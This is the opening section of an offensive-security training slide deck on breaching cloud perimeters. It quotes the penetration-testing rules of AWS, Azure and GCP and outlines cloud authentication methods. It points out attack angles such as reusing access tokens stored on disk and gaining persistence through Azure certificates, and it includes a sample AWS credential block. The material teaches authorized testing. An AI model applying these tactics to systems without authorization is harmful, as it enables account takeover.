

OFFENSIVE

TRADECRAFT

Breaching the Cloud Perimeter

Brought to you by...



Roadmap

OFFENSIVE
TRADECRAFT

- Breaching the Cloud Perimeter
 - Cloud Pentest Authorization
 - Cloud Authentication Methods
 - Reconnaissance
 - Exploiting Misconfigured Cloud Assets
 - Gaining a Foothold
 - Post-Compromise Recon
- Pillaging Cloud Assets
- Cloud Infrastructure Attacks
- Weaponizing the Cloud for Red Team Operations

Cloud vs. On-Prem

- What is different about penetration testing "the cloud"?
- Traditional attacks, different angle
- Post-compromise results in new challenges
- More room for misconfiguration
- Higher risk to orgs as services used by employees are now public facing



Author/Instructor

OFFENSIVE
TRADECRAFT

- Beau Bullock (@dafthack)
 - Pentester / Red Team at Black Hills Information Security
 - Certs: OSCP, OSWP, GXPN, GPEN, GWAPT, GCIH, GCIA, GCFA, GSEC
 - Speaker: WWHF, DerbyCon, Black Hat Arsenal, BSides, Hack Miami, RVASec
 - Tool Developer: MailSniper, PowerMeta, DomainPasswordSpray, MSOLSpray, HostRecon Check-LocalAdminHash



Sources & Thanks!

- Huge thanks to all the cloud pentesting blog/book authors & open source developers!
 - Sean Metcalf (@PyroTek3) & Trimarc - <https://adsecurity.org/>
 - Karl Fosaaen (@kfosaaen) & NETSPI - <https://blog.netspi.com/>
 - Ryan Hausknecht (@haus3c) & SpectorOps - <https://posts.specterops.io/>
 - Dirk-Jan Mollema (@_dirkjan) - <https://dirkjanm.io/>
 - Mike Felch (@ustayready) - <https://github.com/ustayready>
 - Matt Burrough (@mattburrough) - <https://nostarch.com/azure>
 - Rhino Security Labs (@RhinoSecurity) - <https://rhinosecuritylabs.com/blog/>
 - Zachary Rice (@zricethezav) - <https://github.com/zricethezav>
 - Adam Chester (@xpn) - <https://blog.xpnsec.com/>
 - NCC Group (@NCCGroupInfoSec) - <https://github.com/nccgroup>
 - Chris Moberly (@init_string) & Gitlab - <https://gitlab.com/gitlab-com/gl-security>
 - Lee Kagan (@invokethreatguy) & Lares - <https://www.lares.com/resources/blog/>
 - Oddvar Moe (@Oddvarmoe) & TrustedSec - <https://www.trustedsec.com/blog/>
 - Steve Borosh (@424f424f) - <https://medium.com/@rvrsh3ll>
- Full list of blog/tool references at the end of the slides!

AWS v. Azure v. GCP

- Different names for similar services


PRODUCT	aws	Microsoft Azure	Google Cloud Platform
Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query

Azure v. Microsoft 365

GCP v. G-Suite

OFFENSIVE
TRADE CRAFT

- Google Cloud Platform != G-Suite
- Azure != Microsoft 365
- G-Suite and Microsoft 365 are productivity suites that can be utilized as standalone services
- GCP and Azure are infrastructure and so much more
- They can live in harmony together though



Cloud Pentest Authorization

Cloud Pentest Authorization

OFFENSIVE
TRADECRAFT

- What are you allowed to test?
- Most cloud providers allow for the testing of a company's cloud assets without filling out a form anymore
- Check each cloud provider's rules prior to each engagement
- Typically refrain from:
 - DoS testing
 - Intense fuzzing
 - Phishing the cloud provider's employees
 - Testing other company's assets
 - Etc.
- Most providers want you to report any vulnerabilities in their platforms

Pentesting Azure

- <https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement>

MICROSOFT AZURE PENETRATION TESTING NOTIFICATION

As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources.

Customers who wish to formally document upcoming penetration testing engagements against Microsoft Azure are encouraged to fill out the [Azure Service Penetration Testing Notification form](#). This process is only related to Microsoft Azure, and not applicable to any other Microsoft Cloud Service.

Pentesting AWS

- <https://aws.amazon.com/security/penetration-testing/>

AWS Customer Support Policy for Penetration Testing

AWS customers are welcome to carry out security assessments or penetration tests against their AWS infrastructure without prior approval for 8 services, listed in the next section under “Permitted Services.”

Please ensure that these activities are aligned with the policy set out below. Note: Customers are not permitted to conduct any security assessments of AWS infrastructure, or the AWS services themselves. If you discover a security issue within any AWS services in the course of your security assessment, please **contact AWS Security** immediately.

Pentesting GCP

- <https://support.google.com/cloud/answer/6262505?hl=en>

Google Cloud Platform Console Help 🔍 ☰

Penetration testing

Do I need to notify Google that I plan to do a penetration test on my project? ^


If you plan to evaluate the security of your Cloud Platform infrastructure with penetration testing, you are not required to contact us. You will have to abide by the Cloud Platform [Acceptable Use Policy](#) and [Terms of Service](#), and ensure that your tests only affect your projects (and not other customers' applications). If a vulnerability is found, please report it via the [Vulnerability Reward Program](#).

Authentication Methods

Cloud Authentication Methods


- More ways to authenticate to cloud providers than just username and password
- API's, certificates, and more
- Multi-Factor settings might differ for things like service accounts or those that authenticate with certs
- Sometimes keys get posted publicly with code to repos
- Finding authentication points is a key first step

OFFENSIVE
TRADECRAFT




Cloud Authentication Methods: Azure

- Forms of authentication to consider...
 - Password Hash Synchronization
 - Pass Through Authentication
 - Active Directory Federation Services (ADFS)
 - Certificate-based auth
 - Conditional access policies
 - Long-term access tokens
 - Legacy authentication portals




Azure: Password Hash Synchronization

- Azure AD Connect
- On-prem service synchronizes hashed user credentials to Azure
- User can authenticate directly to Azure services like O365 with their internal domain credential




Azure: Pass-Through Authentication

- Credentials stored only on-prem
- On-prem agent validates authentication requests to Azure AD
- Allows SSO to other Azure apps without creds stored in cloud



Azure: Active Directory Federation Services

- Credentials stored only on-prem
- Federated trust is setup between Azure and on-prem AD to validate auth requests to the cloud
- For password attacks you would have to auth to the on-prem ADFS portal instead of Azure endpoints



Azure: Certificate-based Authentication

OFFENSIVE
TRADECRAFT

- Client certs for authentication to API
- Certificate management in legacy Azure Service Management (ASM) makes it impossible to know who created a cert (persistence potential)
- Service Principals can be setup with certs to auth

Design Settings Test Revisions Change log

Search my operations
Filter by tags

+ Add operation

All operations

GET GetSession ...

GET GetSessions ...

GET GetSessionTopi... ...

GET GetSpeaker ...

GET GetSpeakers ...

GET GetSpeakerSes... ...

Demo Conference API > All operations

Backend

Define which service to send the request to.

Target ☐ Azure resource ☒ HTTP(s) endpoint

Service URL ☐ Override


Gateway credentials ☐ None ☐ Basic ☒ Client cert

* Client certificate

Save Discard

Azure: Access Tokens

- Authentication to Azure with OAuth tokens
- Desktop CLI tools that can be used to auth store access tokens on disk
- These tokens can be reused on other MS endpoints
- We have a lab on this later!



Cloud Authentication Methods: AWS

- Programmatic access - Access + Secret Key
- Management Console Access



Programmatic access

Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.



AWS Management Console access

Enables a **password** that allows users to sign-in to the AWS Management Console.

AWS: Programmatic Access

- Secret Access Key and Access Key ID for authenticating via scripts and CLI

```
{ "AssumedRoleUser":  
  {  
    "AssumedRoleId": "AROAI EGLQIIQUSJ2I5XRM:s3-access",  
    "Arn": "arn:aws:sts::AWS-ACCOUNT-NUMBER:assumed-role/s3-read/s3-access"  
  },  
  "Credentials": {  
    "SecretAccessKey": "wZJph6PX3sn0ZU4g6yfXdKyXp5m+nwkEtdUHwC3w",  
    "SessionToken": "FQoGZXIvYXdzENr/////////<<REST-OF-TOKEN>>",  
    "Expiration": "2018-11-02T16:46:23Z",  
    "AccessKeyId": "ASIA XQZXUENECYQBAAQG"  
  }  
}
```

AWS: Management Console

- Web Portal Access to AWS

OFFENSIVE
TRADECRAFT

Amazon Web Services

Compute & Networking

- Direct Connect**
Dedicated Network Connection to AWS
- EC2**
Virtual Servers in the Cloud
- Route 53**
Scalable Domain Name System
- VPC**
Isolated Cloud Resources

Storage & Content Delivery

- CloudFront**
Global Content Delivery Network
- Glacier**
Archive Storage in the Cloud
- S3**
Scalable Storage in the Cloud
- Storage Gateway**
Integrates On-Premises IT Environments with Cloud Storage

Database

- DynamoDB**
Predictable and Scalable NoSQL Data Store
- ElastiCache**
In-Memory Cache
- RDS**
Managed Relational Database Service
- Redshift**
Managed Petabyte-Scale Data Warehouse Service

Deployment & Management

- CloudFormation**
Templated AWS Resource Creation
- CloudTrail**
User Activity and Change Tracking
- CloudWatch**
Resource and Application Monitoring
- Elastic Beanstalk**
AWS Application Container
- IAM**
Secure AWS Access Control
- OpsWorks**
DevOps Application Management Service
- Trusted Advisor**
AWS Cloud Optimization Expert

Analytics

- Data Pipeline**
Orchestration for Data-Driven Workflows
- Elastic MapReduce**
Managed Hadoop Framework
- Kinesis**
Real-time Processing of Streaming Big Data

Mobile Services

- Cognito**
User Identity and App Data Synchronization
- Mobile Analytics**
Understand App Usage Data at Scale
- SNS**
Push Notification Service

App Services

- AppStream**
Low Latency Application Streaming
- CloudSearch**
Managed Search Service
- Elastic Transcoder**
Easy-to-use Scalable Media Transcoding
- SES**
Email Sending Service
- SQS**
Message Queue Service
- SWF**
Workflow Service for Coordinating Application Components

Applications

- WorkSpaces**
Desktops in the Cloud
- Zocalo**
Secure Enterprise Storage and Sharing Service

Additional Resources

Getting Started
See our documentation to get started and learn more about how to use our services.

AWS Console Mobile App
View your resources on the go with our AWS Console mobile app, available from Amazon Appstore, Google Play, or iTunes.

